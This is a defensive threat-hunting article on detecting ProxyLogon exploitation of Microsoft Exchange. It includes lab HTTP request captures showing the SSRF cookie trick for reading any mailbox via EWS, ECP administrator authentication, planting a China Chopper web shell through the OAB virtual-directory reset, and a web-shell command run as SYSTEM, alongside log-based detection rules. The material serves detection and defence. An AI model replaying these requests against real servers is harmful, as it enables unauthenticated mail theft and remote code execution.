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# Hunting Down MS Exchange Attacks. Part 1. ProxyLogon (CVE-2021-26855, 26858, 27065, 26857)



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# Hunting Down MS Exchange Attacks

## ProxyLogon

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In the first article in the series, we will take a brief look at the MS Exchange server architecture and move on to the most relevant topic for everyone, i.e. detecting the exploitation of ProxyLogon. We will show how to use standard operating system events and Exchange logs to detect ProxyLogon, both in real time, using proactive threat hunting approaches, and attacks that have already happened in the past.

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
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MS Exchange architecture

Source: [microsoft.com](https://microsoft.com)

Depending on the version, MS Exchange may have the following roles:

- Mailbox server.
- A Client Access server, which is a frontend service that proxies client requests to the backend servers.
- Transport, which is responsible for managing mail traffic.

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Source Name	Name	Description
Client Access Protocols	HTTP/HTTPS	A protocol used by clients, including mobile clients, to access Exchange components for mail, calendaring, address book, etc.
	MAPI	A transport protocol for dealing with mail and other components, which is used by the Outlook client to communicate with the Exchange server. It has several advantages due to its encapsulation in HTTP
	RPC over HTTP	Alternative transport protocol used by the Outlook client and mobile devices
Protocols for forwarding and storing mail	SMTP	Transmission protocol for mail on TCP/IP networks

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- Exchange Web Services (EWS) — an API to provide various applications with access to mailbox components.
- Exchange ActiveSync (EAS) — a service that allows mobile device users to access and manage their email, calendar, contacts, tasks, etc. without an internet connection.
- RPC — a client access service that uses the RPC protocol, which runs on top of HTTP.
- Offline Address Book (OAB) — an offline address book service on the

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- to gain foothold into the company network (e.g. by using a web shell on the OWA service)
- to escalate privileges in the domain by using the Exchange server
- to disable the Exchange server in order to disrupt internal business processes (e.g. by fully encrypting server data)

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Source Name	Source Description	Path To Source
Windows Security audit events	The Security log stores all events (process starts-ups, successful/unsuccessful logins, etc.) that are configured in the audit policy	Security Log
Windows Application audit events	The Application log contains various information about the performance of applications in Windows: start-up errors, heartbeat, configuration changes, etc.	Application log
PowerShell audit events	The log contains events that record the execution of PowerShell script blocks, pipelines and modules	Windows PowerShell Log Microsoft-Windows-PowerShell/Operational log
MS Exchange management events	The log contains information about control	MS Exchange Management Log

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On 2 March 2021, Microsoft released security updates for a number of critical MS Exchange server vulnerabilities. The updates included a chain of critical vulnerabilities CVE-2021-26857, CVE-2021-26855, CVE-2021-26858, CVE-2021-27065, commonly referred to as ProxyLogon. After security updates were released and the first articles about these vulnerabilities were published, cyberattacks that exploited these vulnerabilities started being detected all over the world. Most of the attacks were aimed at uploading the initial web shell to the server to develop the attack in the future. While US companies took the brunt of the attack, we also recorded a number of similar attacks targeting our customers in Russia and Asia.

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
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Let us take a closer look at the ProxyLogon vulnerability chain. CVE-2021-26857 is not actually part of this chain, as it leads to code execution on the server and does not require other vulnerabilities to be exploited beforehand. Vulnerability CVE-2021-26857 is related to insecure data deserialisation in the Unified Messaging service. Exploiting this vulnerability requires that the Unified Messaging role be installed and configured on the Exchange server. As this role is rarely used, no exploitation of this vulnerability has been reported so far. Instead, attackers exploit the CVE-2021-26855, CVE-2021-26858 and CVE-2021-27065 vulnerability chain, which also allows remote arbitrary code execution on the mail server but is easier to exploit

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The greatest effect of overwriting files is achieved by creating a web shell in publicly accessible directories. To create a web shell, an attacker exploits a vulnerability in the built-in virtual directory mechanism. When creating a new virtual directory (for example, for an OAB service) an attacker can specify an address that includes a simple web shell as its external address. The attacker must then reset the virtual directory and specify the path to a file on the server where the current virtual directory settings should be saved as a backup. After resetting, the file to which the virtual directory backup will be saved will contain the web shell specified in the previous step.

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Since the attacker can specify the service to which an arbitrary HTTP request is to be redirected, this SSRF vulnerability can be exploited in different ways. Let us look at two ways to exploit this vulnerability: reading emails via EWS and downloading web shells via ECP (CVE-2021-26858 and CVE-2021-27065).

CVE-2021-26855 makes it easy to download any user's email, just by knowing their email address. The exploitation requires at least two MS Exchange servers in the attacked infrastructure. For example, the request is sent to `exchange.lab.local` and from there it is redirected via SSRF to `exchange02.lab.local`. The screenshot below shows an example of this.

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**Request**

Pretty Raw \n Actions ▾

```
1 POST /ecp/evil.js HTTP/1.1
2 Host: exchange.lab.local
3 User-Agent: EvilUserAgent
4 Cookie: X-BEResource=
5 admin@exchange02.lab.local/EWS/Exchange.asmx?a=-1942062522;
6 Connection: close
7 Content-Type: text/xml
8 Content-Length: 848
9
10 <?xml version='1.0' encoding='utf-8'?>
11 <soap:Envelope
12   xmlns:soap='http://schemas.xmlsoap.org/soap/envelope/'
13   xmlns:t='http://schemas.microsoft.com/exchange/services/2006/types'
14   xmlns:m='http://schemas.microsoft.com/exchange/services/2006/messages'
15   xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance'
16   <soap:Body>
17     <m:FindItem Traversal='Shallow'>
18       <m:ItemShape>
19         <t:BaseShape>AllProperties</t:BaseShape>
20       </m:ItemShape>
21       <m:IndexedPageItemView MaxEntriesReturned="10" Offset="0" BasePoint= "max">
22     </m:FindItem>
```

**Response**

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/xml; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 request-id: 16745f42-5b62-4066-8d99-c1394c8b2744
6 X-CalculatedBETarget: exchange02.lab.local
7 X-CalculatedBETarget: exchange02.lab.local
8 X-DiagInfo: EXCHANGE02
9 X-BEserver: EXCHANGE02
10 X-FEserver: EXCHANGE02
11 X-AspNet-Version: 4.0.30319
12 Set-Cookie: exchangecookie=02c998d5ffd045e189c3ae9add95f6cf; expires=Wed, 13 Set-Cookie: X-BackEndCookie=S-1-5-21-2330824042-3649196914-3641884732-110
14 X-Powered-By: ASP.NET
15 X-FEserver: EXCHANGE
16 Date: Tue, 23 Mar 2021 22:17:08 GMT
17 Connection: close
18 Content-Length: 2661
19
20 <?xml version="1.0" encoding="utf-8"?>
  <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
    <s:Header>
```

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Request

Pretty Raw \n Actions ▾

```
1 POST /ecp/evil.js HTTP/1.1
2 Host: exchange.lab.local
3 User-Agent: EvilUserAgent
4 Cookie: X-BEResource=
    admin@exchange02.lab.local/EWS/Exchange.asmx?a=-1942062522;
5 Connection: close
6 Content-Type: text/xml
7 Content-Length: 730
8
9 <?xml version="1.0" encoding="utf-8"?>
10 <soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
11   xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
12   xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
13   xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
14   <soap:Body>
15     <m:GetItem>
16       <m:ItemShape>
17         <t:BaseShape>IdOnly</t:BaseShape>
18         <t:IncludeMimeContent>true</t:IncludeMimeContent>
19       </m:ItemShape>
20     <m:ItemIds>
21       <t:ItemId>+a=</t:ItemId>
```

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/xml; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 request-id: c61dff26-916a-4353-aff3-63d360caf0f9
6 X-CalculatedBETarget: exchange02.lab.local
7 X-CalculatedBETarget: exchange.lab.local
8 X-DiagInfo: EXCHANGE
9 X-BEserver: EXCHANGE
10 X-FEServer: EXCHANGE02
11 X-AspNet-Version: 4.0.30319
12 Set-Cookie: exchangecookie=b4ad550e93d94ac388432a6351c66d95; expires=Wed, 21 Mar 2024 00:00:00 GMT
13 Set-Cookie: X-BackEndCookie=S-1-5-21-2330824042-3649196914-3641884732-1103
14 X-Powered-By: ASP.NET
15 X-FEServer: EXCHANGE
16 Date: Tue, 23 Mar 2021 22:20:38 GMT
17 Connection: close
18 Content-Length: 5252
19
20 <?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Header>
```

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```
1 Received: from exchange.LAB.LOCAL (10.3.132.20) by exchange.LAB.LOCAL
2 (10.3.132.20) with Microsoft SMTP Server (version=TLS1_2,
3 cipher=TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256) id 15.1.1591.10 via Mailbox
4 Transport; Tue, 23 Mar 2021 22:13:21 +0000
5 Received: from exchange.LAB.LOCAL (10.3.132.20) by exchange.LAB.LOCAL
6 (10.3.132.20) with Microsoft SMTP Server (version=TLS1_2,
7 cipher=TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256) id 15.1.1591.10; Tue, 23 Mar
8 2021 22:13:15 +0000
9 Received: from exchange.LAB.LOCAL ([fe80::dda6:1597:2f73:915f]) by
10 exchange.LAB.LOCAL ([fe80::dda6:1597:2f73:915f%2]) with mapi id
11 15.01.1591.008; Tue, 23 Mar 2021 22:13:15 +0000
12 From: dadmin <dadmin@lab.local>
13 To: user1 <user1@lab.local>
14 Subject: Thanks for joining our team, John!
15 Thread-Topic: Thanks for joining our team, John!
16 Thread-Index: AQHXIDE9jafPcJ1kkijY+rbTu2/Ow==
17 Date: Tue, 23 Mar 2021 22:13:15 +0000
18 Message-ID: <2497162c14e94a3ebb1a41316d3ac68b@lab.local>
19 Accept-Language: en-US
20 Content-Language: en-US
21 v=MC
```

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In this way, all emails from any given email account can be downloaded from the server without authentication. Email is often used to transmit sensitive information such as payment orders, configuration files, credentials or instructions for connecting to VPN servers, etc. Attackers can use the information obtained from compromised email correspondence for phishing mailings and other cybercrimes. This attack vector is no less dangerous than downloading a web shell to a server.

Such requests are logged by EWS. Accordingly, a rule to detect the described attack might look like this:

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**Request**

Pretty Raw \n Actions ▾

```
1 |RPC_IN_DATA /rpc/rpcproxy.dll HTTP/1.1
2 Host: 10.3.132.20
3 User-Agent: MSRPC
4 Accept-Encoding: gzip, deflate
5 Accept: application/rpc
6 Connection: close
7 Authorization: NTLM TlRMVTNTUAABAAAABQKioAAAAAAAAAAAAAA=
```

Content-Length: 0

10

**Response**

Pretty Raw Render \n Actions ▾

```
1 |HTTP/1.1 401 Unauthorized
2 Server: Microsoft-IIS/10.0
3 request_id: 82e430cf-cf8e-45ac-9aa7-87f87d26afdb
4 WWW-Authenticate: NTLM
5 TlRMVTNTUAACAAAAbgAGADgAAAAFAomi2PQfgIUoHtsAAAAAAAAAAIIAgga+AAAACgA5OAAAAAA
9MAEEAQgACAAYATABBAEIAAAQQAEBUAWABDAgAQQBOAEcARQAEABIATABBAEIALgBMAE8AQwBB
AEwAAWAKAGUeAbjAGgAYQBuAGcAZQAuAEwAQQBAC4ATABPAEMAQQBMMAAUAEgBMAEEAQgAuA
wATwBDAEETATAHAqAjKY07uflwEAAAAA
6 WWW-Authenticate: Negotiate
7 WWW-Authenticate: Basic realm="10.3.132.20"
8 Date: Tue, 23 Mar 2021 13:10:43 GMT
9 Connection: close
10 Content-Length: 0
11
```

Msg Type: 2 (Challenge)  
Target Name: '??????' [4c0041004200] (6b @56)  
Challenge: 0xdb1e2885801ff4d8  
Context: '' [1 (0b @0)]

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Request

Pretty Raw \n Actions ▾

```
1 POST /ecp/evil.js HTTP/1.1
2 Host: 10.3.132.20
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:76.0)
Gecko/20100101 Firefox/76.0
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Cookie: X-BEResource=
exchange.LAB.LOCAL/autodiscover/autodiscover.xml?a=-1942062522;
8 Content-Type: text/xml
9 Content-Length: 331
10
11 <Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">
12   <Request>
13     <EmailAddress>dadmin@lab.local</EmailAddress> <
AcceptableResponseSchema>
http://schemas.microsoft.com/exchange/autodiscover/outlook/response-schema/
2006a</AcceptableResponseSchema>
14   </Request>
15 </Autodiscover>
```

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/xml; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/10.0
6 request-id: 4526c4b6-e363-4b64-8847-95d704264076
7 X-CalculatedBETarget: exchange.lab.local
8 X-CalculatedBETarget: exchange.lab.local
9 X-DiagInfo: EXCHANGE
10 X-BEserver: EXCHANGE
11 X-FEServer: EXCHANGE
12 X-AspNet-Version: 4.0.30319
13 Set-Cookie: X-BackEndCookie=
S-1-5-18=rJqNizqNgZqHnJeekZia0b0+vGzsLy+s4HOxsvNz8nNycvIgc3Pzc7Sz8zSzcy
rzszFzM7Fzsc=; expires=Tue, 23-Mar-2021 13:31:18 GMT;
path=/autodiscover; secure; HttpOnly
14 X-Powered-By: ASP.NET
15 X-FEServer: EXCHANGE
16 Date: Tue, 23 Mar 2021 13:21:18 GMT
17 Connection: close
18 Content-Length: 3764
```

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**Request**

Pretty Raw \n Actions ▾

```
1 POST /ecp/evil.js HTTP/1.1
2 Host: exchange.lab.local
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 msExchLogonMailBox: S-1-5-21-2330824042-3649196914-3641884732-1104
8 Content-Type: text/xml
9 Cookie: X-BEResource=Admin@exchange.LOCAL:444/ecp/proxyLogon.ecp?a=-1942062522
10 Content-Length: 97
11
12 <r at="Negotiate" ln="administrator">
<s>
S-1-5-21-2330824042-3649196914-3641884732-1104
</s>
</r>
13
14
```

**Response**

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 241
2 Cache-Control: private
3 Server: Microsoft-IIS/10.0
4 request-id: daca3c56-cfde-4931-8a01-199d2d4f4b84
5 X-CalculatedBETarget: exchange.lab.local
6 X-Content-Type-Options: nosniff
7 X-DiagInfo: EXCHANGE
8 X-BEServer: EXCHANGE
9 X-UA-Compatible: IE=10
10 X-AspNet-Version: 4.0.30319
11 Set-Cookie: ASP.NET_SessionId=be21ae02-7a3a-4e96-a5a3-42f0cdcbf864; path=/; secure; HttpOnly
12 Set-Cookie: msExchEcpCanary=-p_c0Hmtu0uyL-kc4_ATKxW1c5ud79gI5vYyi-GD0C2YlsFMUnkIxSdBMAJdp1_gI7QTgYbv5iI.; path=/ecp
13 X-Powered-By: ASP.NET
14 X-PEServer: EXCHANGE
15 Date: Tue, 23 Mar 2021 14:52:26 GMT
16 Connection: close
17 Content-Length: 0
```

Authenticating in ECP as an administrator

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## Detection of CVE-2021-26858, CVE-2021-27065 Vulnerabilities

Successful exploitation of CVE-2021-27065 allows a malicious file to be uploaded to an Exchange server using the ECP interface, which can then be used as a web shell. Exploitation of this vulnerability requires pre-authentication, which can be performed using CVE-2021-26855. Let us take a closer look at the exploitation of CVE-2021-27065.

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OAB (Default Web Site)

Server: EXCHANGE

Last modified time: 3/10/2021 8:16 AM

Polling interval (minutes): 480

Internal URL: <https://exchange.lab.local/OAB>

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```
677d356f1aa9&schema=ResetOABVirtualDirectory
&msExchEcpCanary=xkdU4icLzEazuIzEhSZAygDLNVmW49gIjMvzJCs7TmzJoNU9rXLN15tkY5
JGHwEOROWXGGq9_NM.&ActID=113cbd79-1e40-4635-8bae-8c8af6731267
444 LAB\dadmin 192.168.1.20 Mozilla/5.0+
(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+
(KHTML,+like+Gecko)+Chrome/89.0.4389.82+Safari/537.36
https://exchange/ecp/VDirMgmt/ResetVirtualDirectory.aspx?
pwmcid=6&ReturnObjectType=1&id=7a466ca6-419b-4445-9cc8-
ae66a6bff719&schema=ResetOABVirtualDirectory 200 0 0 7
```

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The contents of the `test.aspx` configuration file can be seen in the screenshot below, where the `Externalurl` parameter contains the specified `China Chopper`.

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**Request**

Pretty Raw \n Actions ▾

```
1 POST /owa/auth/errorFF.aspx HTTP/1.1
2 Host: exchange.lab.local
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 86
5
6 a=Response.Write(new
ActiveXObject("WScript.Shell").exec("whoami").stdout.readall())
7
```

**Response**

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 request-id: 783b90e7-2782-4dec-999e-177b11473031
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Wed, 31 Mar 2021 20:46:13 GMT
9 Content-Length: 2096
10
11 nt authority\system
12 Name : OAB (Default Web Site)
13 PollInterval : 480
14 OfflineAddressBooks :
15 RequireSSL : True
16 BasicAuthentication : False
17 WindowsAuthentication : True
18 OAuthAuthentication : False
19 MetabasePath : IIS://exchange.LAB.LOCAL/W3SVC/1/ROOT/OAB
20 Path : C:\Program Files\Microsoft\Exchange Server\ExtendedProtection\TokenChecking
21 ExtendedProtectionTokenChecking : None
22 ExtendedProtectionNone
```

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- event\_log\_source:'Security' AND event\_id:'4688' AND proc\_parent\_file\_path end with:'\w3wp.exe' AND proc\_file\_path end with: ('\cmd.exe' OR '\powershell.exe')

Detection of this activity will be described in more detail in one of our upcoming articles.

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The CVE-2021-26858 vulnerability also allows writing an arbitrary file to an Exchange server, but requires pre-authentication for successful exploitation. This vulnerability can also be used in conjunction with SSRF (CVE-2021-26858).

There are no publicly available PoCs or other sources detailing its exploitation. Nevertheless, Microsoft has reported how this activity can be detected. To do so, we implement the following rule using events from the OAB Generator service:

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The problem is contained in the `Base64Deserialize` method of the `CommonUtil` class, and the class itself in the `Microsoft.Exchange.UM.UMCommon` namespace of the `Microsoft.Exchange.UM.UMCommon.dll` library.

```
internal static object Base64Deserialize(string base64String)
{
    object result = null;
    using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(base64String)))
    {
        result = new BinaryFormatter().Deserialize(memoryStream);
    }
    return result;
}
```

Base64Deserialize method code

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Consequently, if the vulnerability is exploited, this process will initiate abnormal activity.

Process Explorer Search

Handle or DLL substring: Microsoft.Exchange.UM.UMCore.dll

Search Cancel

Process	PID	Type	Name
umservice.exe	5736	File	C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.UM.UMCore.dll
Microsoft.Exchange.UM.CallRouter.exe	5888	DLL	C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.UM.UMCore.dll
Microsoft.Exchange.UM.CallRouter.exe	5888	File	C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.UM.UMCore.dll
Microsoft.Exchange.UM.CallRouter.exe	5888	File	C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.UM.UMCore.dll
UMWorkerProcess.exe	7976	File	C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.UM.UMCore.dll

Using the Microsoft.Exchange.UM.UMCore.dll library

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## Conclusion

According to Microsoft, at the time of writing about 92% of MS Exchange servers have already been patched and are no longer vulnerable to ProxyLogon. Those who haven't yet installed the patches should do so as a matter of urgency.

Even if the servers are already patched it is worth checking them for signs of ProxyLogon exploitation and repair the consequences if needed. This is quite easy to do with the standard operating system and Exchange server log

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